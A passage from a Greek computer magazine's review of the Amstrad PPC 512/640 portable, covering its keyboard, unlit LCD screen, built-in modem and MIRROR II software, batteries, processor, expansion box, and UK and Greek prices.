του. Αν και είναι καλύτερο από αυτό των PC1512 και PC1640, δίνει σίγουρα την αίσθηση ενός πολύ φτηνού πληκτρολογίου. Πάντως, το πληκτρολόγιο είναι θέμα συνήθειας και μετά από λίγη ώρα με τον PPC δεν ένιωθα κανένα ιδιαίτερο πρόβλημα. Αντίθετα μάλιστα, μπορώ να πω ότι βρήκα πολύ βολικό το ξεχωριστό πληκτρολόγιο για τον cursor, γιατί μπορούσα να χρησιμοποιήσω τα αριθμητικά πλήκτρα χωρίς να έχω συνέχεια το πρόβλημα να πατάω το Num Lock, κάθε φορά που ήθελα να χρησιμοποιήσω τον cursor.

Συμπερασματικά, το πληκτρολόγιο του PPC είναι ικανοποιητικό και δεν στερεί καμιά από τις ευκολίες που ίσως έχετε συνηθίσει από άλλους PCs.

Η ΟΘΟΝΗ

Η οθόνη του PPC είναι μια σχετικά μικρή οθόνη υγρού κρυστάλλου. Αν και μικρή, όμως, είναι σχετικά ευανάγνωστη, με την προϋπόθεση ότι υπάρχει καλός φωτισμός εκεί που θα χρησιμοποιείτε τον PPC, γιατί η οθόνη του, σε αντίθεση με των περισσότερων φορητών, δεν έχει δικό της φωτισμό. Όπως ίσως θα γνωρίζετε, οι οθόνες υγρού κρυστάλλου δουλεύουν απορροφώντας φως αντί να εκπέμπουν, όπως οι συμβατικές οθόνες. Έτσι, για να μπορέσετε να δείτε τι υπάρχει πάνω τους, πρέπει να τις «φωτίζετε» κατάλληλα. Βέβαια, με ένα φορητό υπολογιστή ο κατάλληλος φωτισμός μπορεί να είναι πολύ βασικό πρόβλημα. Με αυτό το σκεπτικό, οι Ιάπωνες κατασκευαστές φορητών, όπως η Toshiba, έχουν συμπεριλάβει μια μονάδα φωτισμού, πίσω από την οθόνη.

Ο PPC ΔΕΝ είναι εφοδιασμένος με κάτι τέτοιο, γι' αυτό και η οθόνη του γίνεται ενοχλητικά δυσανάγνωστη αν δεν υπάρχει ο κατάλληλος φωτισμός.

Ένα ακόμα πρόβλημα με την οθόνη του PPC είναι ότι καταλαμβάνει την αριστερή πλευρά του μηχανήματος. Αυτό μπορεί να γίνει αρκετά ενοχλητικό, τη στιγμή μάλιστα που το πληκτρολόγιο είναι πολύ μεγαλύτερο από αυτήν. Όταν λοιπόν θέλει κανείς να χρησιμοποιήσει το αριθμητικό πληκτρολόγιο, δεν βλέπει την οθόνη τόσο καλά, μιας και αυτό βρίσκεται στο δεξί άκρο του μηχανήματος. Στη διάρκεια του τεστ έπιασα τον εαυτό μου να προσπαθεί ασυναίσθητα να «αλλάξει» θέση στην οθόνη.

Ο λόγος για τον οποίο η Amstrad έβαλε την οθόνη σε εκείνο το άκρο και όχι στη μέση δεν είναι και τόσο εμφανής. Επιπλέον, αυτή η οθόνη είναι αστεία μικρή (οι διαστάσεις της είναι 12,7 cm ύψος και 16,5 cm πλάτος) για ένα μηχάνημα με τις διαστάσεις του PPC.

Το καλό βέβαια είναι ότι μπορείτε να χρησιμοποιήσετε οποιαδήποτε άλλη οθόνη θέλετε, μιας και υπάρχει η κατάλληλη υποδοχή στο πίσω μέρος του μηχανήματος. Ο PPC υποστηρίζει την παραλλαγή της CGA που υποστηρίζει και ο PC1512 (δηλαδή έχετε 16 χρώματα). Αυτή η παραλλαγή δεν είναι στάνταρντ και σχεδόν κανένα πρόγραμμα για συμβατούς (εκτός βέβαια από αυτά που έχουν γραφτεί ειδικά για τον Amstrad) δεν χρησιμοποιεί αυτά τα χρώματα. Παρ' όλα αυτά, ένα μόνιτορ που λειτουργεί με την κάρτα CGA (η ανάλυση της οθόνης είναι 600×200 σημεία) δεν θα έχει κανένα πρόβλημα να συνεργαστεί με τον PPC.

Αν έχετε έναν Amstrad PC1640, τότε μπορείτε να χρησιμοποιήσετε και το τροφοδοτικό του σαν τροφοδοτικό του PPC. Όμως, προσέξτε ποιό monitor θα συνδέσετε, γιατί το PPC ΔΕΝ υποστηρίζει τα γραφικά της HERCULES (δηλαδή θα δουλεύει μόνο στο TEXT MODE), ούτε φυσικά την ανάλυση της EGA.

Το monitor του PC1512 ΔΕΝ συνδέεται γιατί η Amstrad δεν έχει εξοπλίσει τον PC1512 με μια στάνταρτ επαφή (connector), ενώ άλλαξε γνώμη όταν σχεδίασε το PC1640 και τον PPC. Μπορείτε όμως να χρησιμοποιήσετε οποιοδήποτε μόνιτορ έχει τη στάνταρντ επαφή για συμβατά.

ΤΟ MODEM

Το modem που περιέχεται μέσα στον PPC είναι αρκετά εντυπωσιακό. Προσφέρει όλες τις ταχύτητες που θα μπορούσατε να χρησιμοποιήσετε με τις υπάρχουσες τηλεφωνικές γραμμές (τουλάχιστον στην Αγγλία). Οι ταχύτητες αυτές είναι 300/300bps full duplex (V21), 1200/1200bps full duplex (V22), 1200/75 & 75/1200bps full duplex (V23) και 2400/2400bps full duplex (V22 bus).

Δυστυχώς στην αγορά δεν υπάρχει φτηνό ολοκληρωμένο που να μπορεί να αποδώσει όλες αυτές τις ταχύτητες και η Amstrad δεν ξόδεψε για να κατασκευάσει το δικό της ολοκληρωμένο. Έτσι, έχουμε στην κυριολεξία ΔΥΟ κυκλώματα πάνω στην ίδια πλακέτα. Το ένα χρησιμοποιεί το γνωστό AMD7910 της Advanced Microdevices και παρέχει τα V21 και V23 ενώ το άλλο βασίζεται στο R2424DS της

Rockwell και παρέχει τα V22 και V22bis. Τα δύο αυτά κυκλώματα ελέγχονται από έναν μικροϋπολογιστή HD6301 της HITACHI.

Όλα δείχνουν να λειτουργούν χωρίς κανένα πρόβλημα, αλλά το κακό με τη λύση των δύο κυκλωμάτων είναι ότι το modem γίνεται αρκετά πιο μεγάλο απ' ό,τι θα έπρεπε. Ακόμα, λόγω του μεγάλου αριθμού ολοκληρωμένων καταναλώνεται σημαντική ισχύ από τις καημένες τις μπαταρίες. Βέβαια, θα πείτε ότι όταν θα χρησιμοποιείτε το modem θα μπορείτε να έχετε συνδεδεμένο το τροφοδοτικό. Μπορεί, αλλά ποτέ δεν ξέρει κανείς τι γίνεται και, εκτός των άλλων, γι' αυτό όλες οι εταιρίες φορητών χρησιμοποιούν χαμηλής κατανάλωσης ολοκληρωμένα.

Άλλα χαρακτηριστικά του modem είναι ότι παρέχει πλήρη συμβατότητα με τα σετ εντολών AT της Hayes και συμπεριλαμβάνει μεγάφωνο, με δυνατότητα ελέγχου από το software, για την παρακολούθηση της γραμμής μέχρι ή και κατά τη διάρκεια της επικοινωνίας.

Το modem ελέγχεται από το πρόγραμμα MIRROR II, της Softclone. Το MIRROR II είναι ένα πρόγραμμα συμβατό με το CROSSTALK, δηλαδή περιλαμβάνει όλες τις εντολές και τα μενού του πακέτου αυτού. Έτσι μπορείτε να χρησιμοποιήσετε οποιονδήποτε από τους φακέλους του CROSSTALK που τυχόν έχετε. Για παράδειγμα, μπορείτε να χρησιμοποιήσετε το ευρετήριο με τα τηλέφωνα ή τους φακέλους με τις εντολές σύνδεσης. Το MIRROR II όμως δεν είναι απλά ένα πρόγραμμα συμβατό με το CROSSTALK. Παρέχει προσομοίωση ενός μεγάλου αριθμού τερματικών. Συγκεκριμένα, μπορείτε να επιλέξετε μεταξύ των Adds Viewpoint, DEC VT100/52, IBM 3101, Televideo 910/920, Texas Instruments 940, ADM-3A, ANSI και DATA General D210. Η προσομοίωση είναι παραπάνω από ικανοποιητική και δεν μας παρουσίασε κανένα πρόβλημα σε κανένα από τα τρία είδη τερματικών που χρησιμοποιήσαμε (IBM 3101, DEC VT100, και ANSI).

Ακόμα, η αγγλική έκδοση του PPC640 θα παρέχει τη δυνατότητα λήψης του συστήματος PRESTEL, το οποίο μέχρι πριν από λίγο καιρό υποστήριζε μόνο την ταχύτητα των 1200/75bps. Για όσους θυμούνται, το BBC model 7 υποστηρίζει τα γραφικά του mode 7. Δηλαδή 20 γραμμές των 40 στηλών και περιορισμένους γραφικούς χαρακτήρες. Το αν τα ευρωπαϊκά μοντέλα θα υποστηρίζουν το PRESTEL ή όχι, είναι ακόμη άγνωστο, αν και το πρώτο είναι πολύ πιθανό. Το αμερικάνικο όμως δεν θα το υποστηρίζει.

Το MIRROR II υποστηρίζει ακόμα τα εξής πρωτόκολλα επικοινωνίας: Crosstalk, Kermit, XMODEM (single and multifile tranfer), Hayes (όπως χρησιμοποιείται στο Smartcom II της Hayes) και YMODEM.

Ένα από τα άλλα ενδιαφέροντα σημεία του MIRROR II είναι η ικανότητά του να δουλεύει σαν δευτερεύον πρόγραμμα (background mode). Δηλαδή μπορεί να τηλεφωνεί και να προσπαθεί να επικοινωνήσει ή να περιμένει μια κλήση, ενώ εσείς κάνετε κάτι άλλο. Αυτό είναι πάρα πολύ χρήσιμο, όταν προσπαθείτε να επικοινωνήσετε με μια τράπεζα πληροφοριών ή με έναν άλλο υπολογιστή και οι γραμμές είναι κατειλημμένες. Με προγράμματα όπως το PROCOMM και το CROSSTALK δεν θα μπορείτε να κάνετε τίποτα άλλο εκτός από το να κοιτάζετε την οθόνη περιμένοντας το modem να πετύχει ελεύθερη γραμμή. Με το MIRROR II όμως μπορείτε να κάνετε κάτι άλλο, ενώ το modem καλεί και ξανακαλεί το νούμερο.

Ακόμη, το MIRROR II περιλαμβάνει μια μικρή γλώσσα προγραμματισμού για να μπορείτε να γράψετε προγράμματα σύνδεσης, δηλαδή προγράμματα που να λένε στο μηχάνημά σας πώς να συνδεθεί και τι να κάνει με ένα άλλο μηχάνημα. Το MIRROR II περιλαμβάνει επίσης ένα μηχανισμό για την αυτόματη δημιουργία φακέλων σύνδεσης. Αυτός ο μηχανισμός καταγράφει τα βήματα που κάνετε κατά τη διάρκεια σύνδεσης με ένα άλλο μηχάνημα και μετά παράγει το κατάλληλο πρόγραμμα.

Τέλος, το MIRROR II έχει έναν πλήρη editor για να γράφετε τα μηνύματά σας. Ο editor αυτός χρησιμοποιεί αρκετές από τις εντολές του WordStar. Άρα λοιπόν, αν μπορείτε να θυμηθείτε ότι <CONTROL> KD σημαίνει EXIT+SAVE, τότε δεν θα έχετε κανένα πρόβλημα.

Γενικά το MIRROR II είναι ένα από τα καλύτερα προγράμματα στο είδος του και μπορούμε να πούμε ότι ήταν μια πολύ καλή εκλογή της AMSTRAD.

Το MIRROR II, μαζί με την προσομοίωση για το PRESTEL, θα διατίθεται και ξεχωριστά από τη SOFTCLONE σε δισκέτες των 5.25" και 3.5", στην τιμή των 69 λιρών (16500 δρχ.). Ακόμα, το κύκλωμα του modem μαζί με το MIRROR II θα προσφέρονται από την Amstrad για όλα τα συμβατά PCs (δυστυχώς είναι κάρτα και έτσι δεν μπορεί να χρησιμοποιηθεί από άλλα μηχανήματα). Το modem φέρει το όνομα MC2400 και θα κοστίζει 230 λίρες (55000 δρχ.), συμπεριλαμβανομένου και του αγγλικού ΦΠΑ.

ΤΟ SOFTWARE

Ο PPC θα πουλιέται μαζί με το λειτουργικό MS-DOS 3.3, που είναι η πιο πρόσφατη έκδοση του δημοφιλούς λειτουργικού. Ακόμα, στις δύο δισκέτες των 3.5" που συνοδεύουν το μηχάνημα μπορείτε να βρείτε το MIRROR II - το οποίο αναφέραμε παραπάνω - και το PPC Organizer, ένα πακέτο παρόμοιο με το γνωστό Sidekick της Borland.

Το PPC Organizer είναι ένα μικρό πρόγραμμα που μπορεί να παραμένει στη μνήμη (memory resident) ενώ εσείς τρέχετε κάποιο άλλο πρόγραμμα. Όταν όμως αποφασίσετε να το καλέσετε, το Organizer μπορεί να σας προσφέρει ένα μικρό επεξεργαστή κειμένων (μην φανταστείτε τίποτα το ιδιαίτερο, ο επεξεργαστής μοιάζει με εκείνον του Sidekick), ένα μικρό ευρετήριο τηλεφώνων το οποίο, αν έχετε κάποιο PPC με modem, σας επιτρέπει να καλέσετε και νούμερα αυτόματα (όπως και το Sidekick), ένα μικρό ημερολόγιο και, φυσικά, το απαραίτητο calculator (κομπιουτεράκι).

Με λίγα λόγια, το PPC Organizer είναι ένα χρήσιμο πακέτο, αλλά δεν κάνει τίποτα παραπάνω από ό,τι το Sidekick και, σίγουρα, δεν είναι πόλος έλξης για τους αγοραστές του μηχανήματος. Το PPC Organizer δεν είχε ανακοινωθεί όταν η Amstrad έδειξε το PPC στους δημοσιογράφους, πριν από δύο μήνες, αλλά παρουσιάστηκε για πρώτη φορά στο PCW Show. Γι' αυτό οι οδηγίες χρήσης του δεν περιλαμβάνονται στο ογκώδες εγχειρίδιο του PPC.

Πάντως, θα προτιμούσα να έβλεπα μια Basic ή, τέλος πάντων, ένα καθώς πρέπει ▶

TEST AMSTRAD PPC 512-640



...και το manual του



Και για να αισθανθείτε λίγο πρόσ-κοπος, η Amstrad σας έχει ετοιμάσει την ειδική τσάντα για τη μεταφορά του PPC.

επεξεργαστή κειμένων μαζί με το μηχάνημα. Γιατί, ας μην γελιόμαστε, η κύρια λειτουργία των φορητών είναι η επεξεργασία κειμένων. Τι να γίνει όμως, δεν μπορούμε να τα έχουμε όλα δικά μας.

ΤΑ ΕΓΧΕΙΡΙΔΙΑ

Ο PPC συνοδεύεται από δύο εγχειρίδια. Το ένα ακολουθεί το μέγεθος και το στυλ όλων των εγχειριδίων της Amstrad, είναι δηλαδή τεράστιο και προσπαθεί να συμπεριλάβει τα πάντα: από το πώς λειτουργεί το μηχάνημα μέχρι το DOS 3.3. και το MIRROR II. Αν βέβαια ξεπεράσετε το σοκ του μεγέθους, θα βρείτε ότι το εγχειρίδιο είναι αρκετά καλογραμμένο, όπως και τα υπόλοιπα εγχειρίδια της Amstrad.

Το δεύτερο εγχειρίδιο που συνόδευε το μηχάνημα που μας διάθεσε η Amstrad ήταν ένα μικρό και προχειρογραμμένο φυλλάδιο, που θυμίζει ανατυπωμένο ταϊβανέζικο εγχειρίδιο. Το φυλλάδιο αυτό περιέγραφε τη χρήση του PPC Organizer. Από τη μορφή του εγχειριδίου αυτού, είναι φανερό ότι το Organizer ήταν μια λύση της τελευταίας στιγμής, αλλά ούτως ή άλλως το πρόγραμμα είναι πολύ εύκολο στη χρήση του.

Η «ΤΣΑΝΤΑ»

Όπως είπαμε και πιο πάνω, ο PPC δεν είναι και πολύ φορητός ούτε τόσο ελαφρύς όσο θα έπρεπε. Αυτό φαίνεται ότι το κατάλαβε και η Amstrad (ίσως ο Sugar προσπάθησε να τον σηκώσει και και τον πάρει στην Αμερική) και μέσα στην τιμή συμπεριέλαβε και... μια κρεμαστή «τσάντα» για τη μεταφορά του. Η «τσάντα», ή καλύτερα το σακίδιο (γιατί για σακίδιο πρόκειται), έχει μήκος πάνω από μισό μέτρο (!) και φοριέται στον ώμο. Μέσα στο σακίδιο υπάρχει χώρος για τον PPC, τις δισκέτες του, το τροφοδοτικό του, και τα εγχειρίδιά του. Βέβαια, όταν τα βάλετε όλα αυτά μέσα στο σακίδιο, το βάρος του πλησιάζει τα 10 (δέκα) κιλά και θα σας βγάλει πολύ γρήγορα τον ώμο. Αλλά το σακίδιο αυτό είναι πολύ πιο καλή λύση από το να κουβαλάτε το PPC στα χέρια (δεν θα έχετε αρκετά χέρια για να τα κρατάτε όλα αυτά, εξάλλου). Από την άλλη, ο PPC ΔΕΝ χωράει με κανένα Θεό μέσα σε ένα κανονικό επαγγελματικό βαλιτσάκι.

Το σακίδιο είναι χρωματισμένο στα νέα «υπέροχα» χρώματα της Amstrad, δηλαδή είναι γκρι και έχει το λογότυπο της εταιρίας τυπωμένο σε βυσσινί χρώμα.

ΤΑ ΤΡΟΦΟΔΟΤΙΚΑ

Ο PPC έχει τη δυνατότητα να τροφοδοτηθεί από πέντε πηγές: από μπαταρίες, από τον αναπτήρα αυτοκινήτου, από το εξωτερικό τροφοδοτικό, από το τροφοδοτικό του μόνιτορ ενός PC1640 (και τα μόνιτορς του PC1512 μπορούν να τροφοδοτήσουν το PPC, αλλά δεν μπορούν να συνδεθούν σε αυτόν, μιας και δεν έχουν τη συμβατική σύνδεση των μόνιτορς για IBM) και τέλος, από το τροφοδοτικό του «κουτιού» επέκτασης.

Αν αποφασίσετε να χρησιμοποιήσετε τις μπαταρίες, τότε θα χρειαστείτε δέκα μπαταρίες μεσαίου μεγέθους. Αν χρησιμοποιήσετε μπαταρίες Duracell, η Amstrad υποστηρίζει ότι μπορεί και να έχετε μέχρι 8 ώρες συνεχούς λειτουργίας. Το μηχάνημα που χρησιμοποιήσαμε κατάφερε να στραγγίξει τις Duracell σε 4,5 ώρες. Αυτό βέβαια οφείλεται στη χρήση των drives και του modem, αλλά ποιός είπε ότι αυτά δεν θα έπρεπε να τα χρησιμοποιούμε; Πάντως η Amstrad, για να είναι σίγουρη με τους πελάτες της, έχει προσθέσει μια υποσημείωση στο διαφημιστικό της (η οποία δεν υπήρχε στο αρχικό διαφημιστικό), που προειδοποιεί ότι η διάρκεια των μπαταριών μπορεί να είναι μικρότερη, αν κάνετε μεγάλη χρήση των drives. Άρα η Amstrad σας έχει προειδοποιήσει.

Το ωραίο όμως είναι ότι μισή ώρα πριν τελειώσουν οι μπαταρίες (στην περίπτωσή μας σε 4 ώρες), ο PPC βάζει σε λειτουργία ένα χαριτωμένο βομβητή. Αυτός σας προειδοποιεί και στην περίπτωση που θα κλείσετε το καπάκι χωρίς να κλείσετε τη μπαταρία. Όταν οι μπαταρίες φτάνουν στο τέλος της ζωής τους, κάθε φορά που χρησιμοποιείτε ένα drive ακούγεται ένας διαπεραστικός ήχος, που μετά από λίγο σας κάνει να θέλετε να πετάξετε το μηχάνημα από το παράθυρο (αν βέβαια δεν σας το έχουν πετάξει ήδη όσοι βρίσκονται γύρω σας). Ήθελα να ήξερα γιατί η Amstrad δεν τοποθέτησε ένα διακόπτη γι' αυτό το βομβητή ή, ακόμα καλύτερα, γιατί δεν έβαλε μια ένδειξη στην

οθόνη ή ένα LED που να υποδηλώνει ότι οι μπαταρίες έχουν πέσει. Αυτός ο βομβητής είναι κάτι παραπάνω από εκνευριστικός.

Αν βέβαια δεν θέλετε να χρησιμοποιήσετε τις μπαταρίες, τότε δεν υπάρχει κανένα πρόβλημα, αν και σ' αυτή την περίπτωση το μηχάνημα παύει να θεωρείται laptop. Τέλος, θα συνιστούσαμε, σε όσους θέλουν να χρησιμοποιήσουν το μηχάνημα σαν laptop, αφού λύσουν το πρόβλημα του χώρου (πού δηλαδή θα ακουμπούν αυτό το τεράστιο μηχάνημα), να εφοδιαστούν με επαναφορτιζόμενες μπαταρίες και ένα επαναφορτιστή. Με την ταχύτητα που καταναλίσκει δέκα μπαταρίες ο Amstrad, σε ένα εξάμηνο θα έχετε πληρώσει πολύ παραπάνω από την αξία του σε μπαταρίες. Δυστυχώς όμως δεν υπάρχει χώρος (τι να πρωτοχωρέσει) για έναν τέτοιο φορτιστή στο σακίδιο.

Ο ΕΠΕΞΕΡΓΑΣΤΗΣ

Ο επεξεργαστής του PPC640 φαίνεται ότι είναι ένα από τα μυστήρια της αγοράς. Όλοι λένε πως ξέρουν τι περιέχεται στον Amstrad, αλλά κανένας δε φαίνεται να έχει δίκιο. Φυσικά, αυτή η ιστορία έχει τις ρίζες της στην Amstrad, η οποία φαίνεται να μην είχε ούτε και αυτή αποφασίσει τι θα βάλει μέσα στο μηχάνημα και έτσι, τα διάφορα προτότυπα που έστειλε στα περιοδικά για τεστ, περιέχουν διαφορετικούς επεξεργαστές.

Αλλά ας δούμε πώς έχει η ιστορία. Όταν η Amstrad ανακοίνωσε το μηχάνημα, έλεγε στο δελτίο τύπου ότι θα βασίζεται στον 8086. Λίγο αργότερα, όταν η Toshiba έστειλε το γνωστό γράμμα στους dealers της, κατηγορώντας τον PPC και εκθειάζοντας το T1000, μεταξύ άλλων ανέφερε ότι το PPC μειονεκτεί επειδή περιέχει τον 8086, ο οποίος είναι θανατηφόρος για έναν φορητό που στηρίζεται στις μπαταρίες για τροφοδοσία. Η Amstrad βέβαια δεν άργησε να απαντήσει και σε αυτή την κατηγορία, λέγοντας ότι το μηχάνημα περιέχει τον 80C86, που είναι η CMOS έκδοση του 8086. Η έκδοση αυτή είναι ιδανική για φορητούς, λόγω μικρής κατανάλωσης σε ισχύ. Σε αυτό το σημείο, οι περισσότεροι πίστευαν ότι το μηχάνημα πράγματι έχει τον 80C86, αλλά τότε το περιοδικό Personal Computer World του Ιανουαρίου έγραψε ότι το μηχάνημα περιέχει τον... V30 της NEC. Ο επεξεργαστής αυτός είναι απόλυτα συμβατός με τον 8086, αλλά λόγω καλύτερης σχεδίασης του μικροπρογράμματός του έχει τη δυνατότητα να εκτελεί ορισμένες εντολές αρκετά πιο γρήγορα. Όμως, το PC Week, μέσα σε μια εβδομάδα, βγήκε για να διαψεύσει το PCW, λέγοντας ότι το προτότυπο που χρησιμοποιήθηκε για το τεστ ήταν δοκιμαστικό και ότι τα κανονικά μοντέλα του PPC θα περιέχουν τον 80C86. Το ωραίο όμως είναι ότι τα αποτελέσματα των benchmarks που δημοσιεύει το PC Week είναι τα ίδια με εκείνα του PCW, ενώ ο V30 είναι αισθητά πιο γρήγορος από τον 80C86.

Ποιά λοιπόν είναι η αλήθεια; Η Amstrad πάντως, όταν παρουσίασε το μηχάνημα για πρώτη φορά επίσημα (στο Which? Computer Show), δήλωσε ότι το μηχάνημα περιέχει τον 8086 και αυτό είναι λογικό, μιας και το κύκλωμα που περιέχεται είναι το ίδιο με εκείνο του PC1512. Τα ίδια δηλώνει και στο δελτίο τύπου της 19ης Ιανουαρίου 1988. Τέλος, τον 8086... βρήκαμε και εμείς μέσα στο μηχάνημα που δοκιμάσαμε για αυτό το τεστ. Τώρα, το αν σε ένα μήνα, όταν δηλαδή το μηχάνημα θα είναι στα μαγαζιά, η Amstrad αποφασίσει να βάλει τον 80C86 ή τον V30, είναι μια άλλη ιστορία, αλλά προς το παρόν το μηχάνημα έχει έναν 8086 που λειτουργεί στα 8MHz και έχει μια κατανάλωση ίση με 450 mA, κάτι το οποίο δεν κάνει καθόλου χαρούμενες τις μπαταρίες.

ΤΟ «ΚΟΥΤΙ» ΕΠΕΚΤΑΣΗΣ

Η Amstrad, αν και ακόμη δεν το έχει έτοιμο, ανακοίνωσε ότι θα υπάρξει ένα «κουτί» επέκτασης. Αυτό το «κουτί» θα συνδέεται κατευθείαν στις δύο υποδοχές επέκτασης που υπάρχουν στο πίσω μέρος του μηχανήματος. Το «κουτί» θα περιέχει ένα σκληρό δίσκο των 20Megabytes, 4 υποδοχές επέκτασης και, φυσικά, το δικό του τροφοδοτικό, το οποίο μπορεί να τροφοδοτήσει και τον PPC. Το «κουτί» αυτό θα κατασκευάζεται για την Amstrad από έναν ανεξάρτητο κατασκευαστή.

Η Amstrad δεν είχε ξεκάθαρη απάντηση για το πότε θα εμφανιστεί και ποιός θα φτιάχνει αυτό το «κουτί». Όμως, στο Which Computer Show, σε μια γωνιά και χωρίς καμιά ενδεικτική επιγραφή, υπήρχε ένα ογκωδέστατο «κουτί», το οποίο κάλυπτε ολόκληρο τον PPC ανοικτό. Αυτό ήταν συνδεδεμένο σε έναν PPC, αλλά, εκτός από ένα διακόπτη και το όνομα της "CUMANA" στο μπροστινό μέρος, δεν είχε καμιά άλλη ένδειξη. Το «κουτί» αυτό, το οποίο είναι διαστάσεων περίπου 50 cm × 50 cm × 25 cm, κυριολεκτικά καλύπτει το PPC και το αποτέλεσμα είναι ένα ακαλαίσθητο κράμα από μέταλλο (το κουτί είναι μεταλλικό) και πλαστικό, που είναι πιο μεγάλο από το πιο ογκώδες PC που κυκλοφορεί στο εμπόριο.

Ο εκπρόσωπος της Amstrad που δέχτηκε να μας μιλήσει γι' αυτό το κουτί είπε ότι είναι ένα πρωτότυπο το οποίο έφερε η CUMANA για το show. Το «κουτί» δεν είναι έτοιμο, γι' αυτό και δεν ήταν συνδεδεμένο με κανένα μόνιτορ. Πάντως, σύμφωνα με τον εκπρόσωπο στο περίπτερο, η Amstrad δεν έχει αποφασίσει ακόμα για το τι θα περιέχει το «κουτί» και, κατά πάσα πιθανότητα, θα... το μικρύνει. Να δούμε.

Ο PPC ΣΤΗΝ ΕΛΛΑΔΑ

Σε τηλεφωνική επικοινωνία που είχαμε με την Amstrad Hellas, αντιπρόσωπο της Amstrad στην Ελλάδα, πληροφορηθήκαμε ότι: Ο PPC θα είναι διαθέσιμος στη χώρα μας από τα μέσα Φεβρουαρίου. Η τιμή για κάθε μοντέλο αναμένεται να είναι: Για τον PPC 512 SD 169.000 δρχ., για τον PPC 512 DD 189.000 δρχ., για τον PPC 640 SD 189.000 δρχ. και για τον PPC 640 DD 209.000 δρχ. Οι τιμές αυτές θα είναι τελικές τιμές λιανικής, θα συμπεριλαμβάνουν δηλαδή τον Φ.Π.Α.

TEST AMSTRAD PPC 512-640

ΤΑ ΜΟΝΤΕΛΑ ΚΑΙ ΟΙ ΤΙΜΕΣ

Ο PPC θα κυκλοφορήσει σε τέσσερα μοντέλα:

PPC 512S 459 λίρες (110.000 δρχ.)
(512K RAM, ένα drive των 3.5" και 720K χωρητ.)

PPC512D 574 λίρες (138.000 δρχ.)
(512K RAM, με δύο drives των 3.5" και 720K χωρητ.)

PPC 640S 574 λίρες (138.000 δρχ.)
(640K RAM, modem, ένα drive των 3.5" και 720K χωρητ.)

PPC 640D 689 λίρες (165.000 δρχ.)
(640K RAM, modem, δύο drives των 3.5" και 720K χωρητ.)

Όλες οι παραπάνω τιμές συμπεριλαμβάνουν τον αγγλικό ΦΠΑ (15%), ενώ οι ελληνικές τιμές είναι υπολογισμένες κατά προσέγγιση, με τη λίρα σε τιμή 240 δρχ. Όπως παρατηρείτε και εσείς, το PPC640S και το PPC512D έχουν την ίδια τιμή, αλλά λόγω της τιμής των modems αυτή τη στιγμή το PPC640S έχει ένα αναμφίβολο πλεονέκτημα.

Όσοι από σας σκέφτεστε την αγορά ενός PPC512, θα πρέπει να θυμάστε ότι ΔΕΝ μπορείτε κατόπιν να προσθέσετε το modem του PPC640, παρά μόνο αν αγοράσετε την ξεχωριστή κάρτα (MC2400), αλλά θα πρέπει να έχετε αγοράσει και το «κουτί» επέκτασης.

Όλες αυτές οι τιμές είναι πολύ καλές, αλλά το ότι τις είχε ανακοινώσει η Amstrad εδώ και δύο μήνες, χωρίς να έχει το μηχάνημα, έδωσε την ευκαιρία στους ανταγωνιστές της να ετοιμαστούν. Η πιο εντυπωσιακή κίνηση είναι η προσφορά από την αλυσίδα καταστημάτων DIXON'S του γνωστού IBM PC Convertible, του γνωστού δηλαδή laptop της Γαλάζιας Κυρίας. Η προσφορά αυτή περιλαμβάνει ένα Convertible με δύο drives των 720K (3.5"), 512K RAM μαζί με το λειτουργικό MS-DOS 3.3 και με ένα μικρό επεξεργαστή κειμένων, ένα ημερολόγιο, ένα πρόγραμμα ευρετήριου τηλεφώνων και (φυσικά) το calculator. Όλα αυτά μπορείτε να τα αγοράσετε με 574 λίρες. Όσο δηλαδή το 512D ή το 640S. Άρα λοιπόν, για πρώτη φορά έχουμε την IBM να συναγωνίζεται την Amstrad στις τιμές.

ΣΥΜΠΕΡΑΣΜΑΤΑ

Αν λοιπόν πούμε ότι ο νέος Amstrad είναι ένας ακόμα συμβατός, έχουμε να κάνουμε με ένα μηχάνημα που προσφέρει ένα πολύ καλό πληκτρολόγιο, ένα αξιοθαύμαστο modem και όλα τα απαραίτητα χαρακτηριστικά, όπως 640K (512K στην περίπτωση του PPC512) και ένα γρήγορο επεξεργαστή, σε μια εκπληκτική τιμή. Αν μάλιστα σκεφτούμε ότι τα modems που προσφέρουν όλες τις ταχύτητες που προσφέρει το modem του PPC κοστίζουν πάνω από 450 λίρες, τότε ο PPC γίνεται κάτι παραπάνω από καλή αγορά.

Βέβαια, αν κρίνουμε τον υπολογιστή σαν απλό συμβατό, έχει το μειονέκτημα της μικρής οθόνης, η οποία, αν δεν έχετε το σωστό φωτισμό, είναι δυσανάγνωστη. Ακόμα, ο PPC δεν έχει θύρες επέκτασης και το πληκτρολόγιό του δεν αποκολλάται από την κεντρική μονάδα, κάνοντας τη χρήση του πολύ δύσκολη. Λόγω των διαστάσεών του, πρέπει να έχετε αρκετό χώρο ελεύθερο πάνω στο τραπέζι που τον χρησιμοποιείτε.

Αν τώρα δούμε τον PPC σαν φορητό, τότε τα πράγματα δεν είναι και τόσο ρόδινα. Είναι τόσο μεγάλος και βαρύς που είναι πρακτικά αδύνατο να χρησιμοποιηθεί μέσα στο τρένο ή στο αεροπλάνο. Από την άλλη, χρειάζεται τόσες μπαταρίες (λόγω της χρήσης συμβατικής τεχνολογίας για να δουλέψει μακριά από μια πρίζα), που το κόστος είναι απαγορευτικό για φορητό υπολογιστή, ακόμα και αν έχετε το χώρο να τον ακουμπήσετε.

Ένα ακόμα μειονέκτημα του μηχανήματος είναι ότι δεν προσφέρεται μαζί με ένα φορτιστή μπαταριών, ο οποίος θα επέτρεπε τη χρήση του μηχανήματος χωρίς την ανάγκη του τροφοδοτικού. Ακόμα, η οθόνη είναι πολύ μικρή, μιας και το μηχάνημα καταλαμβάνει τόσο χώρο και, επιπλέον, δεν φωτίζεται εσωτερικά, με αποτέλεσμα η χρησιμοποίηση του PPC σε μη καλά φωτισμένους χώρους να γίνεται πρακτικά αδύνατη.

Τέλος, υπάρχει και ένα αισθητικό πρόβλημα. Ο PPC πρέπει να είναι ένα από τα ασχημότερα και πιο χοντροκομμένα μηχανήματα που κυκλοφορούν στην αγορά. Καμιά, μα καμιά προσοχή δεν έχει δοθεί στην εμφάνιση του μηχανήματος, σε αντίθεση με τα PC1512 και PC1640.

Αν λοιπόν θέλετε έναν συμβατό, τότε ο PPC προσφέρεται σε πολύ καλή τιμή. Καλά όμως θα κάνετε να προσθέσετε και μια εξωτερική οθόνη. Αν θέλετε έναν φορητό, καλύτερα να κοιτάξετε για κάτι άλλο, ειδικά τώρα που οι τιμές πέφτουν. Ο PPC ΔΕΝ είναι φορητός, είναι απλά «μεταφερόμενος». ■

